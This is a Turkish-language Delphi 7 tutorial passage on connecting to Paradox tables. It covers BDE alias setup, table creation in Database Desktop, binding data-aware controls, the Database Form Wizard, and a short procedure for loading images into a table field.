
Paradox Tablolarına Bağlantı:

Delphi'nin en performanslı çalışma yaptığı Veri Tabanı Paradox'tur. Bu yüzden örneklerimizi (çok büyük yazılımlar hariç en çok bu veri tabanı kullanılır) bu tablolar üzerinde yoğunlaştıracağız. Tablo oluşturmaya geçmeden önce ileride çok işinize yarayacak (muhakkak ilk bu işlemi yapın) olan "Alias" tanımlama işleminden bahsetmek istiyorum.


Alias Tanımlamak:

Alias lar tabloların bulunduğu adresi tutan takma adlardır. Bu yapı sayesinde her defasında tablonun adresini girmek zorunda kalmazsınız. Uygulamaya başlamadan tablolarınızı kaydedeceğiniz klasöre takma ad (Alias) belirlersiniz. Yapacağınız bağlantılarda tablonun yolunu değilde belirlemiş olduğunuz bu Alias 'ı kullanırsınız. Alias tanımlamak için aşağıdaki adımları izleyin.


❖ "Start->Settings->Control Panel" seçeneklerini arka arkaya tıklayın. Karşınıza aşağıdaki pencere açılacaktır.




❖ Açılan pencereden "BDE Administrator" seçeneğine çift tıklayın. Karşınıza aşağıdaki pencere açılacaktır.



❖ Açılan bu pencerede "DataBase" üzerine mousun sağ tuşuna tıklayarak menü penceresini açın ve "New" seçeneğine tıklayın. Aşağıdaki pencere açılacaktır.



❖ Bu pencereyi "OK" Buttonuna tıklayarak geçin. Yeni Alias ınız pencerenize "STANDART" ismi ile eklenecektir. İsmini değiştirip (gazi) "PATH" kısmınada tablonuzu kaydedeciğiniz klasörü girin (veya seçin)




❖ Gördüğünüz gibi biz tablonun kaydedileceği klasörü "c:\prestige" olarak belirledik. Alias ismi olarak ta "gazi" seçimini kullandık.

❖ Pencereyi kapatıp, gelen uyarı penceresine de olumlu cevap verin.

Alias tanımlaması yaptıktan sonra oluşturacağınız tablolara bu aliası kullanarak erişmek istiyorsanız tablolarınızı "c:\prestige" klasörünün içerisine (çünkü bu klasör path olarak gösterildi) kaydetmelisiniz. Aksi takdirde bu alias işinizi görmeyecektir.

Paradox'ta Tablo Oluşturmak:

Paradox'ta tablo oluşturmak için iki yönteminiz mevcut. Birincisi Delphi yi hiç açmadan (biz bu yolu tavsiye ediyoruz. Tablolar ile ilgili işlemleri yaparken uygulamanızı kapatmanız oluşabilecek sorunları engelleyecektir. Bilhassa bağlantıdaki bir tablo tasarımını değiştirmenize paradox izin vermeyecektir) "Start->Programs->Borland Delphi7->DataBase Destop" adımlarını izleyin. Açılan pencereden "File->New->Table" seçeneklerini seçerek aşağıdaki "Create Table" penceresinin açılmasını sağlayın.





Bu pencerede destek verilen Veri Tabanlarının isimleri bulunmaktadır. Tablonuzu hangi veri tabanında oluşturacaksanız onu saçmelisiniz. Biz "Paradox" u kullanacağımız için "Paradox7" seçeneğini seçerek "OK" Buttonuna bastık. Karşınıza aşağıda gösterilen pencere açılacaktır. Bu pencerede tablonuzda yer alacak olan sütun isimlerini,sütun tiplerini,sütun uzunluklarını ve index lerinizi belirlemelisiniz. Diğer seçenekler zaten Delphi içerisinden çok kolay halledilebileceği için onlarla fazla kafanızı yormanızı tavsiye etmem. Aşağıda karakteristik özellikleri verilen sütunları burada oluşturunuz.

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
SIRANO	+	Otomatik artar	*
MAGAZAADI	A	25	
SERVISTARIHI	D		
GIDENFIRMA	A	25	
ARIZASEBEBI	A	25	
FATURATUTARI	$		

Tabloya dikkat edin illk sütun kolon başlıklarını, ikinci sütun içeriğin tipini (Type kısmında mousun sağ tuşuna basarsanız tüm seçenekler listelenir), üçüncü sütun kaç karakter veri alabileceğini (tarih ve parasal içeriklerde paradox bu

değeri kendisi belirler), son sütun ise tablonuzdaki Primary index i belirler. "*" koyduğunuz sütun o tablo için Primary index sütunu olacaktır (dikkat edin en üstteki sütunu primary belirleyebilirsiniz).Şimdi "Save As" buttonuna tıklayarak tablonuzu "gazi" Aliasının gösterdiği klasörün ("c:\prestige") içerisine "SERVIS" ismiyle kaydedin.





"Save As" buttonuna tıkladıktan sonra açılan yukarıdaki pencerede yer alan "Alias" kısmından "gazi" yi seçmeniz "c:\prestige" klasörünü aktif yapmaya yetecektir. İsmini (SERVIS) yazıp kaydedebilirsiniz.

Tablo Yapısında Değişiklik Yapmak:

Şimdi sizlere ikinci yöntemle (bu yöntemle tabloda oluşturabilirsiniz) tablo yapısında nasıl değişiklik yapabileceğinizi göstermek istiyorum (siz hep birinci yolu takip edin). "Tools->DataBase Destop" adımlarından sonra aynı pencere açılacaktır. Açılan bu pencerede "File->Open->Table" seçeneklerini seçip, dosya aç penceresinin açılmasını sağlayın. Daha önceden kaydettiğiniz tablonuzu ("Alias isminden hemen bulabilirsiniz) seçip "Open" düğmesine basın. Ardından "Table->Restructure" seçeneklerini seçerek tablonuzu oluşturduğunuz pencereye dönebilirsiniz. Burada tablo yapınız için gerekli değişiklikleri yapabilirsiniz.

Uyarı:***Tablonuzu başlangıçta düzgün tasarlamaya önem gösteriniz.Daha sonra yapmak isteyeceğiniz fazla radikal değişiklere "Paradox" izin vermeyebilir, tablonuzu tekrar oluşturmak zorunda kalabilirsiniz.***

DataBase Destop'ı Kullanarak Tabloya Kayıt Girmek:

Bu yöntemi fazla kullanmayacaksınız ama örnekleri hızlı denemek için bilmekte fayda var. DataBase Desktop'ı açtıktan sonra "File->Open" seçenekleri ile tablonuzu açın. "Table->Edit Data" adımlarını izleyin, tablonuza bu ekrandan kolayca kayıt girebilirsiniz.

Table : SERVIS.db

SE	SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
7	7	GIMA	03.05.2003	ALPSAN	TESISAT	75.000.000,00 TL
8						


Şimdilik yukarıdaki kayıtları "Edit Data" komutunu vererek "Paradox" Veri Tabanı içerisinden giriniz.

Bu aşamadan sonra Delphi'den "BDE" kontrollerini kullanarak bu tabloya bağlantı sağlayacağız. Girdiğimiz kayıtlardaki amaç bağlantının doğru olarak kurulup kurulmadığı içindir. Yoksa kullanıcı az önceki ekrandan asla kayıt girmeyecektir.

Uygulamanızdan Paradox Tablolarına Bağlanmak:

Programınız içerisinden Paradox veri tabanına aşağıdaki adımları izleyerek kolayca bağlanabilirsiniz.

- Birinci adımda formunuzun üzerine "BDE" Yaprağında bulunan "Table" nesnesinden bir adet yerleştin.
- "Table" kontrolünün "DataBaseName" özelliğine tablonuzun içerisinde bulunduğu klasörü referans gösteren "Alias" ınızın (bizim örneğimizde "gazi") ismini aktarın.
- Üçüncü adımda yine "Table" nesnesini seçerek "Object Inspector" penceresinden "Table Name" özelliğine paradox ta oluşturduğunuz tablonuzun ismini girin (veya seçin). Bizim örneğimizde "SERVIS" tablosu olacaktır.
- Dördüncü adımda aşağıdaki form tasarımını oluşturup, altı (6) adet Label kontrolü ile yine altı (6) adet "DataControls" yaprağında yer alan "**DBEdit**" kontrolü yerleştiriniz.



- Yerleştirdiğiniz kontroller ile "Table" nesnesi arasındaki bağlantıyı sağlamak için formunuza bir adet "DataAccess" yaprağında yer alan "**DataSource**" kontrolü yerleştirin.
- "**DataSource**" kontrolünü seçip "Object Inspector" pencersinden "**DataSet**" özelliğine eklemiş olduğunuz "Table" kontrolünüzün ismini aktarın. Şayet değiştirmediyseniz "Table1" olarak açılan pencerede gözükecektir.
- Bu adımda "Table" nesnenizin "**Active**" özelliğine "true" değerini aktarın ve aşağıdaki "DBEdit" kontrol ayarlarına geçin.

- "**DBEdit1**" kontrolünüzü seçip "Object Inspector" penceresinden "DataSource" özelliğine formunuza eklemiş olduğunuz "DataSource" nesnenizin ismini aktarın (veya seçin). Şayet ismini değiştirmediyseniz "DataSource1" olarak gözükecektir.
- Yine "Object Inspector" penceresinden "DataField" özelliği için seçmiş olduğunuz tabloya ait uygun sütunu seçin (tüm sütun isimleri bu özellikte gözükecektir). Bizim örneğimizde ilk "DBEdit" kontrolü "SIRANO" yu göstereceği için bu ismi seçtik.
- Son adım olarak diğer "DBEdit" kontrolleri içinde aynı iki ayarı yaparak uygulamanızı çalıştırınız. Tüm kayıt bilgilerinin kontrollere aktarıldığını göreceksiniz.

Resimli veya CheckBox İçeren Tablo Sütunlarıyla Bağlantı:

Bazı durumlarda tablonuzda kişiye ait resimleri saklamak zorunda kalabilirsiniz. Bu tip durumlarda o sütun için uygun bir tip seçmelisiniz. Paradox resim alanları için sütun tipinizi "OLE" olarak belirlemenizi ister. Aynı şekilde "MEDENI HAL" gibi evet-hayır seçenekleri içeren sütunlar içinse "Logical" tipini seçmeniz gerekecektir. Şimdi aşağıdaki tabloyu oluşturup program içerisinden bu tabloya bağlanalım.

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
SIRANO	+	Otomatik artar	*
MUSTERIADI	A	25	
MEDENIHALI	L		
SATISTARIHI	D		
SATILANURUN	A	25	
RESMI	O		


Bu tabloda "Type" kısmında kullanılan "A" harfi karakter veriler için,"L" harfi true-false içerikler için,"D" Tarihsel içerikler için,"+" karakteri otomatik artan sütunlar için, "O" harfi ise resim türü verileri barındırmak için kullanılmaktadır.

Wizard Kullanarak Veri Tabanına Bağlanmak:

Aşağıdaki adımları izleyerek sihirbaz sayesinde kolayca oluşturmuş olduğunuz tabloya bağlanabilirsiniz.

- "File->New->Other" seçeneklerini izleyerek "New Items" penceresinin açılmasını sağlayın.
- Açılan bu pencereden "Business" yaprağını aktifleştirin.
- "DataBase Form Wizard" seçeneğini çift tıklayarak sihirbazı işlemleriniz için devreye sokun.


❖ Aşağıdaki “Database Form Wizard” penceresi açılacaktır. Bu pencerede “Form Options” kısmından “Create a simple form” seçeneğini “DataSet Options” kısmından da “Create a form using “Ttable objects” i seçerek “Next” buttonuna tıklayın.




❖ Aşağıdaki yeni pencere açılacaktır.

❖ Bu pencerede “Drive or Alias name” kısmından tablonuzun bulunduğu klasörü referans gösteren “Alias” ınızı seçip “MUSTERI” tablosunu işaretleyin (aynı Alias ın içerisinde istediğiniz kadar tablo yaratabilirsiniz).

❖ “Next” buttonuna tıkladıktan sonra aşağıdaki pencere açılacaktır. Bu pencerede yer alan “Available Fields” kısmındaki tüm sütun başlıklarını “>>” düğmesine tıklayarak “Order Selected Fields” penceresine aktarın.




❖ “Next” buttonuna tıkladıktan sonra açılan pencereden “Vertical” seçeneğini seçin.
❖ “Next” buttonuna tıkladıktan sonra açılan pencereden “Left” seçeneğini seçin.
❖ “Next” buttonuna tıkladıktan sonra “Form Only” seçeneği işaretli iken “Finish” buttonuyla bitirin.



Yukarıdaki şekilde her şeyin hazır bulunduğu bir form oluşturacaktır. Artık programınızı çalıştırabilirsiniz.

Şayet tasarımı bir önceki örnekte olduğu gibi kendiniz yapmak isterseniz. "MEDENİHAL" Sütunu için "DBEdit" kontrolü yerine aynı yaprakta yer alan "DBCheckBox" kontrolünü kullanmak, aynı şekilde "RESMI" Sütunu için de, yine aynı yaprakta yer alan "DBImage" kontrolünü kullanmanız gerekecektir. Diğer işlemleri hiç bir değişiklik yapmadan aynen uygulamalısınız.

Bu örnekte "RESIM" sütununun boş olduğu sanıyorum dikkatinizi çekmiştir. Aktif kayıda aşağıdaki şekilde ekleyeceğiniz bir kod bloğuyla kolayca resim ekleyebilirsiniz.



Formunuza "Dialog" yaprağında yer alan "OpenDialog" kontrolünden bir adet yerleştirip aşağıdaki kod satırlarınıda resmi gösteren kontrolün "OnDblClick" yordamına ekleyiniz.

```
procedure TForm3.ImageRESMIDblClick(Sender: TObject);
var
  yol:AnsiString;
begin
  OpenDialog1.Title:='Resim Seç';
  OpenDialog1.Filter:='ico Dosyaları|*.ico|Bmp Dosyaları|*.bmp';
  if OpenDialog1.Execute Then
  begin
    yol:=OpenDialog1.FileName;
    Table1.Edit; //değişme moduna al
    ImageRESMI.Picture.LoadFromFile(yol);
    Table1.Post;//yazdır
  end;
end;
```

Kodda kullanılan “ImageRESMI” komutu kontrolün ismidir. Şayet değiştirmediyseniz sütun ismine yakın bir isim alacaktır. Yapılan işlem ise resmin üzerine çift tıklandığı zaman “OpenDialog” penceresi açılmaktadır. Tablo kayıtları üzerinde değişiklik yapılabilmesi için muhakkak “Edit” moduna alınması gerekir. “Table1.Edit” satırıyla yapılan işlem budur. En son olarak “Table1.Post” komutuyla yeni resim veri Tabanına yazdırılmaktadır.

DBNavigator Kontrolü:

